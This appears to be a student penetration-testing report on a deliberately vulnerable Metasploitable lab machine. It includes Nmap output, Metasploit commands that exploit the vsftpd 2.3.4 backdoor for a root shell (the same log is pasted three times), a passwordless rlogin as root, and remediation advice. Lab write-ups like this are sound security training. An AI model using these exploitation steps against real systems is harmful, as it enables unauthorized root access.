Week-2-VAPT_Report

1. Executive Summary

A full Vulnerability Assessment and Penetration Testing (VAPT) exercise was conducted on a deliberately vulnerable target environment to simulate a real-world penetration testing engagement. The objective of this assessment was to identify security weaknesses, validate them through controlled exploitation, assess associated risks, and provide actionable remediation recommendations.

The assessment involved vulnerability scanning using automated tools, manual verification of findings, exploitation of confirmed vulnerabilities, and post-exploitation evidence collection. Multiple **critical and high-risk vulnerabilities** were identified, including outdated services, weak authentication mechanisms, and remote code execution flaws. Successful exploitation demonstrated the potential for full system compromise, highlighting the urgent need for remediation.

2. Scope & Methodology

2.1 Scope

In-Scope Assets

- Target Machine: Vulnerable Test VM (Metasploitable)
- Network Type: Internal Lab Environment
- IP Range: Private IP (e.g., 192.168.x.x)

Out-of-Scope

- Host operating system
- External networks
- Denial-of-Service attacks
- Social engineering

2.2 Methodology

The assessment followed a structured **VAPT methodology aligned with PTES (Penetration Testing Execution Standard)**:

1. **Reconnaissance**
   - Network and service discovery using Nmap


```
┌──(kali㉿kali)-[~/CyArt]
└─$ nmap -sC -sV -T4 -oA /home/kali/CyArt/full-report 192.168.44.130
Nmap scan report for metasploitable (192.168.44.130)
Host is up (2.0s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-bounce: bounce working!
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.44.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-12-05T11:42:44+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      58837/tcp   mountd
|   100005  1,2,3      60755/udp   mountd
|   100021  1,3,4      36924/tcp   nlockmgr
|   100021  1,3,4      41726/udp   nlockmgr
|   100024  1          33812/tcp   status
|_  100024  1          56102/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell       Netapp ONTAP rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, SupportsCompression, Support41Auth, ConnectWithDatabase, LongColumnFlag, Speaks41ProtocolNew, SwitchToSSLAfterHandshake
|   Status: Autocommit
|_  Salt: GZrPu!?X~3!K6i4an%h_
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such
```

```
thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-12-05T11:42:45+00:00; +1s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:32:35
|   source ident: nmap
|   source host: Test-50A28F51.mshome.net
|_  error: Closing Link: jeaqowavl[Akhil-PC.mshome.net] (Quit: jeaqowavl)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-12-05T06:41:54-05:00
|_clock-skew: mean: 1h14m59s, deviation: 2h30m00s, median: -1s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec  7 06:42:44 2025 -- 1 IP address (1 host up) scanned in 312.51 seconds
```

2. Vulnerability Assessment

- Automated scanning using OpenVAS and Nikto




Service (Port)	Threat Level
5432/tcp	High
80/tcp	High
21/tcp	High
514/tcp	High
6697/tcp	High
513/tcp	High
2121/tcp	High
5432/tcp	Medium
80/tcp	Medium
21/tcp	Medium
5900/tcp	Medium
25/tcp	Medium
2121/tcp	Medium
23/tcp	Medium
22/tcp	Medium
5432/tcp	Low

. . . (continues) . . .

3. Exploitation


- Controlled exploitation using Metasploit




```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.44.130
rhosts ⇒ 192.168.44.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.44.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.44.130:21 - USER: 331 Please specify the password.
[+] 192.168.44.130:21 - Backdoor service has been spawned, handling ...
[+] 192.168.44.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.44.128:43355 → 192.168.44.130:6200) at 2025-12-17 08:03:25 -0500
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.44.128:43355 → 192.168.44.130:6200 (192.168.44.130)

msf exploit(unix/ftp/vsftpd_234_backdoor) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions 1
[*] Starting interaction with 1 ...

id
uid=0(root) gid=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# whaomi
whaomi
bash: whaomi: command not found
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# █
```

4. Post-Exploitation

- Privilege validation and evidence collection



```
┌──(kali㉿kali)-[~/CyArt]
└─$ rlogin -l root 192.168.44.130
Last login: Wed Dec 17 07:29:40 EST 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# █
```



```
root@metasploitable:/# sha256sum /etc/passwd
sha256sum /etc/passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  /etc/passwd
```

5. Risk Analysis

Risk Classification

Risk Level	Description
Critical	Immediate system compromise
High	Unauthorized access/data exposure

Risk Level	Description
Medium	Partial compromise or misconfiguration
Low	Informational issues

6. **Reporting**
    - Documentation of findings and remediation guidance
    - Generation of final report for the client

3. Findings

During the vulnerability assessment phase, multiple security issues were identified across the target system.

Summary of Findings

Severity	Count
Critical	5
High	9
Medium	33
Low	4

Key Findings Identified

- Outdated services with known public exploits
- Weak authentication mechanisms
- Insecure network services exposed to attackers
- Lack of proper patch management
- Misconfigured services increasing attack surface

Each vulnerability was documented with:

- Affected host and port

- CVE identifier
- CVSS score
- Business and technical impact


4. Exploitation

4.1 Exploitation Approach

Exploitation was performed only on confirmed vulnerabilities to validate real-world impact. Publicly available exploits were used in a controlled lab environment.

Example Exploitation Scenario


- Vulnerable Service: FTP (vsftpd 2.3.4)
- Exploit Used: Metasploit module
- Result: Successful remote shell access with root privileges



```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.44.130
rhosts ⇒ 192.168.44.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.44.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.44.130:21 - USER: 331 Please specify the password.
[+] 192.168.44.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.44.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.44.128:43355 → 192.168.44.130:6200) at 2025-12-17 08:03:25 -0500
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.44.128:43355 → 192.168.44.130:6200 (192.168.44.130)

msf exploit(unix/ftp/vsftpd_234_backdoor) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# whaomi
whaomi
bash: whaomi: command not found
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# 
```

Evidence of Exploitation

- Shell access obtained
- Privilege level verified using system commands
- Screenshots and logs captured for proof



```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.44.130
rhosts ⇒ 192.168.44.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.44.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.44.130:21 - USER: 331 Please specify the password.
[+] 192.168.44.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.44.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.44.128:43355 → 192.168.44.130:6200) at 2025-12-17 08:03:25 -0500
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.44.128:43355 → 192.168.44.130:6200 (192.168.44.130)

msf exploit(unix/ftp/vsftpd_234_backdoor) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# whaomi
whaomi
bash: whaomi: command not found
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# █
```

Exploitation confirmed that an attacker could:

- Gain unauthorized access
- Execute arbitrary commands
- Fully compromise the target system

5. Risk Assessment

Risk assessment was conducted using the CVSS v3.1 scoring system combined with likelihood and impact analysis.

Risk Evaluation Criteria

- Ease of exploitation
- Availability of public exploits
- Privilege level gained
- Potential business impact

Risk Classification

Risk Level	Description
Critical	Immediate system compromise
High	Unauthorized access/data exposure
Medium	Partial compromise or misconfiguration
Low	Informational issues

The overall risk rating for the target system was classified as CRITICAL, as multiple vulnerabilities allowed full system compromise with minimal effort.

6. Recommendations

Immediate Actions

- Patch all outdated and vulnerable services
- Remove insecure services (FTP, Telnet, SMBv1)
- Enforce strong authentication mechanisms
- Restrict unnecessary open ports using firewall rules

Short-Term Actions

- Implement centralized logging and monitoring
- Perform regular vulnerability scanning
- Apply secure configuration baselines (CIS Benchmarks)

Long-Term Actions

- Establish a formal vulnerability management program
- Conduct periodic penetration tests
- Implement defense-in-depth security controls